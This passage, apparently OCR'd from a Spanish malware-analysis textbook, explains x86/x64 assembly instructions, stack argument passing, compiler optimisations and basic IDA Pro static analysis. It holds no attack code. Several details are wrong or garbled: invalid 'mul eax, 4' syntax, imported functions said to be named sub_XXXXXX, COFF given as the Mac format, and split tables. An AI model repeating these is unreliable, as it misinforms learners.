En el caso de un Y lógico, los bits se multiplican. El Y lógico se denota mediante el signo `.`.

He aquí la tabla de S=A.B

A	B	S
0	0	0

He aquí un ejemplo

0	1	0
1	0	0
1	1	1

en

ensamblador:

```
and eax,1
```

Esta instrucción ejecuta un Y lógico entre el valor del registro EAX y 1. El resultado se almacena en EAX.

NOT

En el caso de un NO lógico, el valor de los bits se invierte. El NO lógico se denota mediante el signo /.

He aquí la tabla de S=A/1

A	S
0	1
1	0

He aquí un ejemplo en

ensamblador:

```
not eax
```

Esta instrucción ejecuta un NO lógico con el valor del registro EAX. El resultado se almacena en EAX.

A partir de estas tres operaciones lógicas es posible crear otras que se utilizan a menudo durante un análisis de reverse engineering.

ADD

Esta operación consiste en sumar A y B.

He aquí un ejemplo en ensamblador:

```
add eax, 4
```

Esta instrucción realiza la suma del valor del registro EAX y 4. El resultado se almacena en EAX.

SUB

Esta operación consiste en restar A y B.

He aquí un ejemplo en ensamblador:

```
sub eax, 4
```

Esta instrucción realiza la resta del valor del registro EAX y 4. El resultado se almacena en EAX.

MUL

Esta operación consiste en multiplicar A y B.

He aquí un ejemplo en ensamblador:

```
mul eax, 4
```

Esta instrucción realiza la multiplicación del valor del registro EAX y 4. El resultado se almacena en EAX.

XOR

El XOR u O exclusivo se encuentra a menudo en el análisis de malware. Se denota mediante el signo (+).

He aquí la tabla de S=A(+)B

A	B	S
0	0	0
0	1	1
1	0	1
1	1	0

El motivo por el que encontramos con frecuencia la operación XOR es porque, si se aplica el XOR una segunda vez, obtenemos de nuevo el valor de partida.

```
A XOR B = S
```

```
S XOR B = A
```

Algunos desarrolladores utilizan esta propiedad para ocultar cadenas de caracteres en el binario. Utilizan un XOR con una clave aplicada sobre la cadena de caracteres y registran este valor en el malware. Cuando se ejecuta el malware, se ejecuta un XOR con la misma clave, de modo que se obtiene la cadena original.

He aquí un ejemplo en ensamblador:

```
xor eax, 4
```

Esta instrucción realiza un XOR entre el valor del registro EAX y 4. El resultado se almacena en EAX.

SHR

Esta operación permite desplazar los bits de un registro hacia la derecha:

He aquí el valor de un registro:

1	0	1	1	0	0	1	0	1	0

He aquí su valor tras realizar un SHR de 1:

0	1	0	1	1	0	0	1	0	1

He aquí su valor tras realizar un SHR de 4:

0	0	0	0	1	0	1	1	0	0

He aquí un ejemplo en ensamblador:

```
shr eax, 4
```

Esta instrucción realiza un desplazamiento a la derecha de 4 bits del valor del registro EAX. El resultado se almacena en EAX.

SHL

Esta operación es la inversa de SHR: desplaza los bits hacia la izquierda.

He aquí un ejemplo en ensamblador:

```
shl eax, 4
```

Esta instrucción realiza un desplazamiento a la izquierda de 4 bits del valor del registro EAX. El resultado se almacena en EAX.

ROR

Esta operación permite rotar los bits hacia la derecha. Los bits desplazados a la derecha y que no tienen «sitio» reaparecen a la izquierda.

He aquí un ejemplo en ensamblador:

```
ror eax, 4
```

Esta instrucción realiza una rotación hacia la derecha de 4 bits del valor del registro EAX. El resultado se almacena en EAX.

ROL

Esta operación es similar a ROR, pero realiza una rotación hacia la izquierda.

He aquí un ejemplo en ensamblador:

```
rol eax, 4
```

Esta instrucción realiza una rotación hacia la izquierda de 4 bits del valor del registro EAX. El resultado se almacena en EAX.

INC

Esta operación permite incrementar un valor. Se utiliza con mucha frecuencia cuando se recorre una cadena de caracteres.

He aquí un ejemplo en ensamblador:

```
inc eax
```

Esta instrucción incrementa el valor del registro EAX. El resultado se almacena en EAX.

DEC

Esta operación permite decrementar un valor.

He aquí un ejemplo en ensamblador:

```
dec eax
```

Esta instrucción decrementa el valor del registro EAX. El resultado se almacena en EAX.

Además de las operaciones lógicas y matemáticas, existen otras instrucciones muy importantes.

MOV

La instrucción `mov` permite situar el valor del origen en el destino. He aquí un ejemplo:

```
mov eax, 4
```

Esta instrucción pone el valor 4 en el registro EAX. En caso de que el valor sea el contenido de un segmento de memoria, la sintaxis será la siguiente:

```
mov eax, [ebx]
```

En este caso EAX contendrá el valor al que apunte la dirección contenida en EBX.

LEA

La instrucción `lea` permite copiar la dirección efectiva del origen en el destino. He aquí un ejemplo:

```
lea eax, String
```

En este caso, EAX contiene la dirección efectiva de la cadena `String`.

CMP

Esta instrucción permite comparar el valor de origen con el de destino. Si ambos valores son iguales, el flag ZF vale 1. He aquí un ejemplo:

```
cmp eax, 4
```

Esta instrucción pone ZF a 1 si EAX vale 4.

CALL

Esta instrucción permite invocar a una función.

```
call function
```

La lista completa de instrucciones puede encontrarse en las guías de referencia de las arquitecturas x86 y también descargarse de la siguiente dirección: http://ref.x86asm.net/

3. Gestión de la memoria por la pila

Debido a la poca cantidad de registros disponibles, es posible almacenar valores contenidos en los registros de memoria utilizando una zona de memoria denominada pila. Este nombre está relacionado con el modo de funcionamiento de esta zona. Cada nuevo valor que se guarda se apila sobre los anteriores. Para encontrar los primeros datos almacenados, es necesario retirar todos los valores situados por encima. La pila es de tipo LIFO (*Last In First Out*). El mecanismo podría compararse con una pila de libros; cada nuevo libro aumenta la pila, pero para poder acceder al primero (el libro más antiguo) hay que retirar antes todos los libros que se han ido situando encima.

Existen dos instrucciones que permiten gestionar la pila:

PUSH

Esta instrucción permite poner el contenido de un registro en la pila. Para guardar el valor de EAX en la pila, se utiliza la siguiente sintaxis:

```
push eax
```

POP

Esta instrucción permite retirar el último valor de la pila y almacenarlo en un registro. Para guardar este valor en el registro EAX, se utiliza la siguiente sintaxis:

```
pop eax
```

He aquí un ejemplo de uso sencillo:

```
mov eax,50
mov ebx,100
push eax
mov eax, 1
add ebx, eax
pop eax
```

La primera instrucción pone el valor 50 en el registro EAX. La segunda instrucción pone el valor 100 en el registro EBX. La tercera instrucción guarda el valor de EAX en la pila. La cuarta instrucción pone el valor 1 en EAX. La quinta instrucción realiza la suma del valor de EBX (100) y el de EAX(1) y lo almacena en EBX, que valdrá, entonces, 101. Llegados a este punto, EAX sigue valiendo 1. Para terminar, la sexta instrucción restablece en EAX el último valor de la pila, es decir, el valor de EAX antes del push: 50.

Al final de la ejecución del código, EAX vale 50 y EBX vale 101.

Este mecanismo se utiliza con muchísima frecuencia para pasar argumentos a las funciones. Durante un `call` es necesario poder pasar argumentos. El método para pasar estos argumentos consiste en utilizar la pila. He aquí un ejemplo:

```
push 0
push 0
push 3
push 0
push 0
push 0C000000h
push filename
call CreateFileA
```

Esta sección de código describe la llamada a la función `CreateFileA()`. El prototipo de esta función se describe en la documentación oficial de Microsoft en la siguiente dirección: http://msdn.microsoft.com/en-us/library/windows/desktop/aa363858%28v=vs.85%29.aspx

```
HANDLE WINAPI CreateFile(
  _In_      LPCTSTR lpFileName,
  _In_      DWORD dwDesiredAccess,
  _In_      DWORD dwShareMode,
  _In_opt_  LPSECURITY_ATTRIBUTES lpSecurityAttributes,
  _In_      DWORD dwCreationDisposition,
  _In_      DWORD dwFlagsAndAttributes,
  _In_opt_  HANDLE hTemplateFile
);
```

Vemos que los push se corresponden con las opciones de la función. Se introducen, simplemente, en sentido inverso: el primer `push` se corresponde con el último argumento.

Gracias a la documentación de Microsoft podemos comprender fácilmente a qué se corresponde cada opción. He aquí la versión comentada:

```
push 0                  ;hTemplateFile
push 0                  ;dwFlagsAndAttributes
push 3                  ;dwCreationDisposition
push 0                  ;lpSecurityAttributes
push 0                  ;dwShareMode
push 0C000000h          ;dwDesiredAccess
push filename           ;lpFileName
call CreateFileA
```

Las

opciones `hTemplateFile`, `dwFlagsAndAttributes`, `lpSecurityAttributes` y `dwDesiredAccess` no tienen importancia en nuestro caso.

La opción `dwCreationDisposition` vale 3. Observando la documentación de Microsoft, vemos que significa **OPEN_EXISTING**. Este archivo se abrirá solo si existe.

La opción `dwShareMode` vale 0; esta opción impide a otros procesos abrir el archivo.

Para terminar, la opción `lpFileName` contiene el nombre del archivo que se ha de abrir.

4. Gestión de la memoria por el montículo

Además de la pila (o stack), existe una segunda zona de memoria denominada montículo (o *heap* en inglés). El montículo se corresponde con la memoria que se asigna y elimina dinámicamente durante la ejecución de un programa.
Para asignar memoria dinámicamente, es posible utilizar funciones como `VirtualAlloc`() en Windows o `malloc`() en Linux. La asignación dinámica permite asignar solo el espacio necesario para el correcto funcionamiento del programa y sirve para utilizar menos recursos obteniendo un mejor rendimiento.

5. Optimización del compilador

Durante la compilación de un código en C o en C++, el compilador realiza optimizaciones para que el programa funcione más rápido. Estas optimizaciones presentan generalmente problemas a quienes desean realizar análisis mediante técnicas de reverse engineering. Hacen que la lectura resulte mucho más complicada y ardua. Incluso aunque la semántica global del programa no cambia, un código optimizado es, a menudo, menos intuitivo que el código original. He aquí algunas optimizaciones habituales.

Poner a cero alguna variable

Para poner una variable a cero, la lógica dictaría utilizar la siguiente instrucción:

```
mov eax, 0
```

El compilador no utiliza jamás esta instrucción por motivos de rendimiento; utiliza en su lugar la instrucción `xor`:

```
xor eax, eax
```

El `xor` de dos valores idénticos siempre devuelve cero.

Paso de argumentos a las funciones mediante los registros

Hemos visto cómo se pasan los argumentos de las funciones mediante la pila. En ciertos casos, el compilador escoge pasar los argumentos directamente mediante los registros. Durante la ejecución de una función, los registros no se ponen a cero, sino que mantienen su valor. Es perfectamente posible utilizar un registro para pasar un argumento.

Copia de cadenas mediante rep movsb

Para repetir una acción varias veces, el compilador no utiliza siempre un bucle, sino el prefijo `rep`. He aquí un ejemplo:

En este

```
lea   esi, String1
lea   edi, String2
mov   ecx, 10
rep   movsb
```


caso, la operación `movsb`, que consiste en copiar el contenido de ESI (origen) en EDI (destino), se repite ECX veces (contador, 10). Reconocemos aquí la regla mnemotécnica S para Source, D para Destination y C para Contador.

Ensamblador x64

1. Registros

En la arquitectura x64, los registros tienen un tamaño de 64 bits. Los registros empiezan por una R. Por ejemplo, la versión de 64 bits del registro EAX es RAX (incluso aunque EAX exista y se represente con 32 bits).

He aquí el esquema:



Existen, además de los registros citados en la sección dedicada al ensamblador x86, nuevos registros que van de R8 a R15.

2. Parámetros de las funciones

Hemos visto cómo en la arquitectura x86 los parámetros de las funciones se pasaban mediante la pila y la instrucción `PUSH`. En 64 bits, el paso de argumentos es diferente:

- el primer argumento se pasa mediante el registro RCX;
- el segundo argumento se pasa mediante el registro RDX;
- el tercer argumento se pasa mediante el registro R8;
- el cuarto argumento se pasa mediante el registro R9;
- el resto de los argumentos (si los hay) se pasan mediante la pila, como en la arquitectura x86.

Análisis estático

1. Presentación

El análisis estático consiste en analizar el código en ensamblador sin ejecutar el binario asociado. Utilizando este método es posible analizar cualquier tipo de binario sobre cualquier arquitectura. No existe riesgo de infección por el malware, puesto que no se ejecuta. Una segunda ventaja del análisis estático es precisamente que no depende de la ejecución. De este modo, la mayoría de los comportamientos del binario pueden deducirse de manera estática, incluso aquellos difíciles de observar con su ejecución. Por ejemplo, el comportamiento de un *Remote Access Tool* depende de los comandos que ejecuta el atacante. Sin interacción por parte del atacante, es difícil observar el comportamiento del RAT por su ejecución. El análisis estático no está sometido a esta limitación.

Para realizar un análisis estático, es necesario utilizar un desensamblador a fin de decodificar el código máquina del malware en lenguaje ensamblador. Esta aplicación debe permitir comentar las instrucciones, renombrar las variables, las funciones o incluso presentar una vista gráfica del flujo de ejecución. El trabajo en el caso de un análisis estático consiste en comentar las instrucciones, comprender las funciones, así como sus argumentos, para poder comprender el flujo de ejecución del malware y saber lo que hace realmente sobre la máquina infectada.

2. IDA Pro

a. Presentación

IDA Pro (*Interactive Disassembler Professiona*l) es una aplicación desarrollada por la compañía hex-rays. Esta aplicación es un desensamblador. Soporta, en la actualidad, más de 50 familias de procesadores, entre los que encontramos x86, x64, ARM, MIPS... Soporta tanto el formato PE (Windows) como el formato ELF (Linux) o incluso el formato COFF (Mac OS). Existen tres versiones del desensamblador: una de pago con licencia, una de demostración y una gratuita.

La versión de pago está dividida en varias ofertas en función de las arquitecturas soportadas. A título informativo, la versión básica soporta solamente las arquitecturas de 32 bits y cuesta unos 420 €, la versión profesional soporta las arquitecturas de 64 bits y cuesta unos 810 €. Además, las versiones que incluyen un descompilador están disponibles por unos 1700 €.

La versión de demostración es gratuita y es la misma que la versión básica con licencia, aunque no permite guardar el trabajo realizado.


La versión gratuita es una antigua versión de *IDA Pro* con la posibilidad de guardar nuestro trabajo. Esta versión es más que suficiente para iniciarse en el análisis estático.


IDA Pro funciona tanto en Windows como en Linux o incluso en Mac OS.

Esta herramienta permite visualizar de manera gráfica el código en ensamblador de un programa, así como renombrar las variables y las funciones. También permite desplazarse en el código, ver las referencias a las funciones o variables. Es posible, también, gestionar scripts en Python para desarrollar nuestras propias extensiones de la herramienta. Esta sección será una mera introducción al uso de este producto, que es muy completo e imprescindible en el dominio del análisis de malwares.


Para abrir un archivo binario en *IDA Pro*, basta con ejecutar la aplicación mediante el binario `idaq.exe`. Aparece la siguiente ventana:

Para abrir un malware y analizarlo, hay que hacer clic en **New**. Una vez seleccionado el archivo a desensamblar, aparece la siguiente ventana:





No veremos las funcionalidades avanzadas de *IDA Pro*, de modo que haremos clic en **OK**. He aquí la interfaz de *IDA Pro* una vez desensamblado el archivo binario:



La interfaz puede dividirse en cuatro secciones. La sección superior representa la ubicación en el binario. La flecha indica la ubicación de la función que estamos analizando. La sección inferior de la interfaz contiene la consola que permite ver lo que hace la aplicación, así como un prompt que sirve para ejecutar instrucciones en Python. La parte izquierda de la interfaz contiene dos marcos: **Function name**, que permite ver todas las funciones del binario, y **Graph overview**, que permite obtener un gráfico de la función que estamos analizando. Por último, la parte derecha contiene distintas pestañas; la pestaña principal, **IDA View-A,** muestra el código en ensamblador de la función que estamos analizando, en el ejemplo `WinMain()`.

b. Navegación

Mediante la interfaz **Function name**, es fácil desensamblar las funciones haciendo doble clic en ellas. Solo aquellas funciones con fondo blanco deben estudiarse durante el análisis de un malware. Las demás son funciones


importadas por el binario (como `memcpy()` o `exit()`). Estas funciones tienen, por lo general, el nombre `sub_XXXXXX`, donde `XXXXX` se corresponde con la dirección de la función. Cuando se hace doble clic en una función, el código desensamblado aparece en la sección derecha de la aplicación.

La sección derecha de la interfaz tiene forma gráfica; si no fuera el caso, hay que hacer doble clic y seleccionar **Graph view**:

Cuando se selecciona algún elemento (variable, función, cadena de caracteres...), es posible «abrirlo» haciendo doble clic en él. En el caso de una función, la interfaz desensamblará la función; en el caso de una cadena de caracteres, esta aparecerá; en el caso de una dirección de la sección data, se mostrará la sección… Para volver atrás, hay que pulsar la tecla [Escape].


También es posible ver los lugares que hacen referencia al elemento seleccionado en el archivo binario. Para ver las referencias, hay que hacer un clic derecho sobre el elemento y escoger la opción **Jump to xref to operand** (o pulsar la tecla **X**):

